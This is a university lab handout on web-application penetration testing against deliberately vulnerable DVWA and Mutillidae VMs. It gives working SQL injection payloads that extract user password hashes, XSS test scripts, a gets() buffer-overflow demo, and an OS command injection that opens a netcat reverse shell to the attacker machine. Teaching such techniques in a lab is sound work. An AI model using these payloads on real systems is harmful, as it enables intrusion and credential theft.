Lab: Finding and Exploiting Vulnerabilities

6COSC002W

Ayman El Hajjar

Week 5/6

Requirements and Notes

- **NOTE**- In some activities you need **only** your Kali Linux machine to be connected to the internet.
- In this lab, you need the following VM machines
  1. Kali Linux
  2. OWASP Vulnerable machine

Note

- You should have installed owasp mantra when setting up the lab environment. If not, please go to the lab environment document and check how to do this.
- When in . The sign at the beginning of a line is simply a new heading for a bullet point.

Finding vulnerabilities and exploitation

We have now finished the reconnaissance stage of our penetration test and have identified the kind of server and development framework our application uses and also some of its possible weak spots. It is now time to actually put the application to test and detect the vulnerabilities it has.We will now cover the procedures to detect some of the most common vulnerabilities in web applications and the tools that allow us to discover and exploit them. We will also be working with applications in vulnerable_vm and will use Firefox browser with several plugins, as the web browser to perform the tests.

How to use OWASP Manra

- For this lab, you will need OWASP mantra plugin.
- To run owasp mantra you will need to do the following:
  1. click on **Applications menu** in Kali Linux Fig1
  2. Select **03- Web Application Analysis** in the menu Fig.1
  3. Select **Web Vulnerability Analysis** in the menu Fig.1
  4. Choose Owasp-mantra Fig.1
  5. OWASP mantra plug is shown in Fig.2



Figure 1: starting OWASP

Figure 2: starting OWASP

Using Tamper Data add on to intercept and modify requests

Sometimes, applications have client-side input validation mechanisms through JavaScript, hidden forms, or POST parameters that one doesn't know or can't see or manipulate directly in the address bar; to test these and other kind of variables, we need to intercept the requests the browser sends and modify them before they reach the server. In this lab, we will use a Firefox add-on called Tamper Data to intercept the submission of a form and alter some values before it leaves our computer.

- Go to Mantra's menu and navigate to Tools — Application Auditing — Tamper Data. Fig.3
- In the address bar put the address of the vulnerable machine as shown in Fig.2Now, let's browse to http://192.168.56.102
- Choose **Damn Vulnerable Web Applications** and login.
  - use **admin** for both the username and the password.
- To intercept a request and change its values, we need to start the tampering by clicking on Start Tamper. Start the tampering now.
- Introduce some fake username/password combination on the web browser page; for example, test/password and then click on Login.
- In the confirmation box, uncheck the Continue Tampering? box and click Tamper; the Tamper Popup window will be shown.
- In this pop-up, we can modify the information sent to the server including the request's header and POST parameters. Change username and password for the valid ones (admin/admin) and click on OK.
- With this last step, we modified the values in the form right after they are sent by the browser. Thus, allowing us to login with valid credentials instead of sending the wrong ones to the server.



Figure 3: starting OWASP

Question

- How do you think tamper data works and what allows it to happen?

How it works

Tamper Data will capture the request just before it leaves the browser and give us the time to alter any variable it contains. However, it has some limitations, such as not having the possibility to edit the URL or GET parameters.

Identifying error based SQL injection

Most modern web applications implement some kind of database, be it local or remote. SQL is the most popular language. In a SQLi attack, the attacker seeks to abuse the communication between application and database by making the application send altered queries by injecting SQL commands in forms' inputs or any other parameter in the request that is used to build a SQL statement in the server.

- Log into DVWA and then perform the following steps:
  - Go to SQL Injection.
  - So let's test the normal behavior of the application by introducing a number. Set User ID as **1** and click on Submit.
  - By interpreting the result, we can say that the application first queried a database whether there is a user with ID equal to **1** and then returned the result.
  - Next, we must test what happens if we send something unexpected by the application. Introduce **1'** in the text box and submit that ID.

- This error message tells us that we altered a well-formed query. This doesn't mean we can be sure that there is an SQLi here, but it's a step further.
- Return to the DVWA/SQL Injection page.
- To be sure if there is an error-based SQL Injection, we try another input: **1"** (two apostrophes this time).
- No error this time. This means, there is a SQL Injection in that application.

- Now, we will perform a very basic SQL Injection attack, introduce **' or '1'='1** in the text box and submit it.

Question

- Can you explain what happened here? why it happened?

How it works

SQL Injection occurs when the input is not validated and sanitized before it is used to form a query to the database. Let's imagine that the server-side code (in PHP) in the application composes a query, such as:

```
$query = "SELECT * FROM users WHERE id='".$_GET['id']."'";
```

This means that the data sent in the id parameter will be integrated, as it is in the query. Replacing the parameter reference by its value, we have:

```
$query = "SELECT * FROM users WHERE id='"."1"."'";
```

So, when we send a malicious input, like we did, the line of code is read by the PHP interpreter, as:

```
$query = "SELECT * FROM users WHERE id='"."' or '1'='1"."'";
```

And concatenating:

```
$query = "SELECT * FROM users WHERE id='' or '1'='1'";
```

This means that "select everything from the table called users if the user id equals nothing or if 1 equals 1"; and 1 always equals 1, this means that all users are going to meet such a criteria. The first apostrophe we send closes the one opened in the original code, after that we can introduce some SQL code and the last 1 without a closing apostrophe uses the one already set in the server's code.

Identifying cross-site scripting (XSS) vulnerabilities

Cross-site scripting (XSS) is one of the most common vulnerabilities in web applications, in fact, it is considered third in the OWASP Top 10 from 2013 (https://www.owasp.org/index.php/Top_10_20 Top_10).

- Log into DVWA and go to XSS reflected.
- The first step in testing for vulnerability is to observe the normal response of the application. Introduce a name in the text box and click on Submit. We will use Bob.
- The application used the name we provided to form a phrase. What happens if instead of a valid name we introduce some special characters or numbers?
  - Let's try with **<'this is the 1st test'>**
- Now we can see that anything we put in the text box will be reflected in the response, that is, it becomes a part of the HTML page in response. Let's check the page's source code to analyze how it presents the information.
  - To see the source code, right click anywhere on the website and select "View Page Soruce"
- The source code shows that there is no encoding for special characters in the output and the special characters we send are reflected back in the page without any prior processing. The <and >symbols are the ones that are used to define HTML tags, maybe we can introduce some script code at this point.

Check if vulnerable to XSS

- Try introducing a name followed by a very simple script code.
  - **Bob<script >alert('XSS')</script>**

- The page executes the script causing the alert that this page is vulnerable to cross-site scripting.
- Now check the source code to see what happened with our input.

Question

- Can you explain what happened and what threat this vulnerability brings.

How it works

Cross-site scripting vulnerabilities happen when weak or no input validation is done and there is no proper encoding of the output, both on the server side and client side. This means that the application allows us to introduce characters that are also used in HTML code. Once it was decided to send them to the page, it did not perform any encoding processes (such as using the HTML escape codes < and >) to prevent them from being interpreted as source code. These vulnerabilities are used by attackers to alter the way a page behaves on the client side and trick users to perform tasks without them knowing or steal private information. To discover the existence of an XSS vulnerability, we followed some leads:

- The text we introduced in the box was used, exactly as sent, to form a message that was shown on the page; that it is a reflection point.
- Special characters were not encoded or escaped.
- The source code showed that our input was integrated in a position where it could become a part of the HTML code and will be interpreted as that by the browser.

Obtaining SSL and TLS information with SSLScan

We, at a certain level, used to assume that when a connection uses HTTPS with SSL or TLS encryption, it is secured and any attacker that intercepts it will only receive a series of meaningless numbers. Well, this may not be absolutely true; the HTTPS servers need to be correctly configured to provide a strong layer of encryption and protect users from MiTM attacks or cryptanalysis. A number of vulnerabilities in implementation and design of SSL protocol have been discovered; thus, making the testing of secure connections mandatory in any web application penetration test.

- OWASP BWA virtual machine has already configured the HTTPS server, to be sure that it works right go to https://192.168.56.102/, if the page doesn't load normally, you may have to check your configuration before we continue.
  - If you get a warning that the SSL certificate is not trusted, you can add this exception and click on Understand the risk.
- SSLScan is a command-line tool (it is inbuilt in Kali), so we need to open a new terminal.
- The basic sslscan command will give us enough information about the server:
  - sslscan 192.168.56.102

Looking at sslscan output

1. The first part of the output tells us the configuration of the server in terms of common security misconfigurations: renegotiation, compression, and **Heartbleed**, which is a vulnerability recently found in some TLS implementations.

2. In this second part, SSLScan shows the cipher suites the server accepts, and as we can see, it supports SSLv3 and some ciphers such as DES, which are now considered unsecure; they are shown in red color, yellow text means medium strength ciphers.

3. Lastly, we have the preferred ciphers, the ones that the server is going to try to use for communication if the client supports them; and finally, the information about the certificate the server uses. We can see that it uses a medium strength algorithm for signature and a weak RSA key. The key is said to be weak because it is 1024 bits long; nowadays, security standards recommend 2048 bits at least.

How it works

SSLScan works by making ple connections to a HTTPS server by trying different cipher suites and client configurations to test what it accepts.
When a browser connects to a server using HTTPS, they exchange information on what ciphers the browser can use and which of those the server supports; then they agree on using the higher complexity common to both of them. If an MiTM attack is performed against a poorly configured HTTPS server, the attacker can trick the server by saying that the client only supports a weak cipher suite, say 56 bits DES over SSLv2, then the communication intercepted by the attacker will be encrypted with an algorithm that may be broken in a few days or hours with a modern computer.

Understanding vulnerabilities of SSL

1. Heartbleed

SSLScan is not the only tool that can retrieve cipher information from SSL/TLS connections. There is another tool included in Kali Linux called SSLyze that could be used as an alternative and may sometimes give complimentary results to our tests:

- sslyze
  - Example of use: **sslyze --regular www.example.com**
- openssl
  - Example of use **openssl s_client -connect www2.example.com:443**

looking for Buffer Overflow vulnerabilities

Buffer overflow errors are characterized by the overwriting of memory fragments of the process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Pointer) and other registers causes exceptions, segmentation faults, and other errors to occur. Usually these errors end execution of the application in an unexpected way. Buffer overflow errors occur when we operate on buffers of char type.

- Buffer overflows can consist of overflowing the stack (Stack overflow) or overflowing the heap (Heap overflow).
  - Below examples are written in C language under GNU/Linux system on x86 architecture.

```
#include <stdio.h>
int main(int argc, char **argv)
{
char buf[8]; // buffer for eight characters
gets(buf); // read from stdio (sensitive function!)
printf("%s\n", buf); // print out data stored in buf
return 0; // 0 as return value
}
```

- This very simple application reads from the standard input an array of the characters, and copies it into the buffer of the char type. The size of this buffer is eight characters. After that, the contents of the buffer is displayed and the application exits.
  - Program compilation:

```
  rezos@spin ~/inzynieria $ gcc bo-simple.c -o bo-simple
/tmp/ccECXQAX.o: In function `main':
bo-simple.c:(.text+0x17): warning: the `gets'
 function is dangerous and should not be used.
```

- At this stage, even the compiler suggests that the function gets() isn't safe.
  - Usage example:

```
  rezos@spin ~/inzynieria $ ./bo-simple // program start
1234 // we eneter "1234" string from the keyboard
1234 // program prints out the conent of the buffer
rezos@spin ~/inzynieria $ ./bo-simple // start
123456789012 // we enter "123456789012"
```

```
123456789012 // content of the buffer "buf" ?!?!
Segmentation fault // information about memory segmenatation
 fault
```

- We manage (un)luckily to execute the faulty operation by the program, and provoke it to exit abnormally.
- Problem analysis:
  - The program calls a function, which operates on the char type buffer and does no checks against overflowing the size assigned to this buffer. As a result, it is possible to intentionally or unintentionally store more data in the buffer, which will cause an error. The following question arises: The buffer stores only eight characters, so why did function printf() display twelve?. The answer comes from the process memory organisation. Four characters which overflowed the buffer also overwrite the value stored in one of the registers, which was necessary for the correct function return. Memory continuity resulted in printing out the data stored in this memory area.
- Let us try to do this now on our vulnerable machine and see if it is vulnerable.
- Open a browser on Kali and browse to **http://192.168.56.102/mutillidae/**
- Choose OWASP TOP 10 >Other Injection >Buffer Overflow >Repeater
- If you click on HELP ME it will explain what we are trying to do: Buffer Overflow: If very long input is submitted, it is possible to exhaust the available space alloted on the heap.
- In String to repeat type a word. I entered the word below.
  - **hello**
- In Number of times to repeat type a number. I entered the number below.
  - **2000000000**

How it works

Buffer overflow doesnt happen with every coding language. For example buffer overflow happens in C language and PHP but languages like Java , Python and .net does not allow buffer overflow vulnerabilities. Buffer overflow is essential in a web application for input validation and can be exploited. In our case, if you click on view Page source. You will find that the input is limited to page string of maximum length for the memory of 20 bytes.

Step by step basic SQL Injection

In the previous lab we identified that dvwa is vulnerable for SQL injection. We will now exploit an injection and use it to extract information from the database.

- We already know that DVWA is vulnerable to SQL Injection, so let's login using OWASP-Mantra and go to http://192.168.56.102/dvwa/vulnerabilities/sqli
- After detecting that an SQLi exists, the next step is to get to know the query, more precisely, the number of columns its result has. Enter any number in the ID box and click **Submit**.
- Now, open the HackBar (hit F9) and click **Load URL**. The URL in the address bar should now appear in the HackBar.
- In the HackBar, we replace the value of the id parameter with **1' order by 1 -- '** and click on **Execute**.
- We try to union 2 columns together. Let's try if we can use the UNION statement to extract some information; now set the value of id to **1' union select 1,2 -- '** and **Execute**.
  - **What are the information you obtained?**
- This means that we can ask for two values in that union query, how about the version of the DBMS (Database Management System) and the database user; set id to **1' union select @@version,current_user() -- '** and **Execute**
  - **What are the information you obtained?**
- We know that the database (or schema) is called dvwa and the table we are looking for is users. As we have only two positions to set values, we need to know which columns of the table are the ones useful to us; set id to **1' union select column_name, 1 FROM information_schema.tables WHERE table_name = 'users' -- '** and **Execute**
  - **What are the information you obtained?**
- And finally, we know exactly what to ask for; set id to **1' union select user, password FROM dvwa.users -- '**
  - **What are the information you obtained?**

Note in regards to passwords

- In the First name field, we have the application's username and in the Surname field we have each user's password hash; we can copy these hashes to a text file and try to crack them with either John the Ripper or our favourite password cracker.

How it works

The UNION statement is used to concatenate two queries that have the same number of columns, by injecting this we can query almost anything to the database. In this recipe, we first checked if it was working as expected, after that we set our objective in the users' table and investigated our way to it.

Exploiting OS command injections

in this section, we will see how we can use PHP's system() to execute OS commands in the server; sometimes developers use instructions similar to that or with the same functionality to perform some tasks and sometimes they use invalidated user inputs as parameters for the execution of commands.

- Log into the Damn Vulnerable Web Application (DVWA) and go to Command Execution.
- We will see a **Ping for FREE** form, let's try it. Ping to **192.168.56.101** (our Kali Linux machine's IP in the host-only network):
  - We should see an output that looks like it was taken directly from the ping command's output. This suggests that the server is using an OS command to execute the ping, so it may be possible to inject OS commands.
- Let's try to inject a very simple command, submit the following: **192.168.56.101;uname -a**
  - We should see the uname command's output just after the ping's output. We have a command injection vulnerability here
- How about without the IP address: **;uname -a**
- Now, we are going to obtain a reverse shell on the server
  1. Let us check now what user we are (what privilege). Submit the following: **1 — uname -a & users & id & w**
  2. We can also display information about the user groups and its members on the target system. **1 — cat /etc/group** This is very useful as it gives us information about systems we can attack from this user. first, we must be sure that the server has everything we need. Submit the following: **;ls /bin/nc***
  3. The next step is to listen to a connection in our Kali machine; open a terminal and run the following command: **nc -lp 1691 -v**
  4. Back in the browser, submit the following: **;nc.traditional -e /bin/bash 192.168.56.1 1691 &**
  5. Our terminal will react with the connection; we now can issue non-interactive commands and check their output.

How it works

Like in the case of SQL Injection, Command Injection vulnerabilities are due to a poor input validation mechanism and the use of user-provided data to form strings that will later be used as commands to the operating system. If we watch the source code of the page we just attacked (there is a button in the bottom-right corner on every DVWA's page), it will look like the following code:

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
$target = $_REQUEST[ 'ip' ];
// Determine OS and execute the ping command.
if (stristr(php_uname('s'), 'Windows NT')) {
$cmd = shell_exec( 'ping ' . $target );
echo '<pre>'.$cmd.'</pre>';
} else {
$cmd = shell_exec( 'ping -c 3 ' . $target );
echo '<pre>'.$cmd.'</pre>';
}
}
?>
```

- We can see that it directly appends the user's input to the ping command. What we did was only to add a semicolon, which the system's shell interprets as a command separator and next to it the command we wanted to execute. After having a successful command execution, the next step is to verify if the server has NetCat.
- It is a tool that has the ability to establish network connections and in some versions, to execute a command when a new connection is established. We saw that the server's system had two different versions of NetCat and executed the one we know supports the said feature.
- We then set our attacking system to listen for a connection on TCP port 1691 (it could have been any other available TCP port) and after that we instructed the server to connect to our machine through that port and execute /bin/bash (a system shell) when the connection establishes; so anything we send through that connection will be received as input by the shell in the server.
- The use of & at the end of the sentence is to execute the command in the background and prevent the stopping of the PHP script's execution because of it waiting for a response from the command.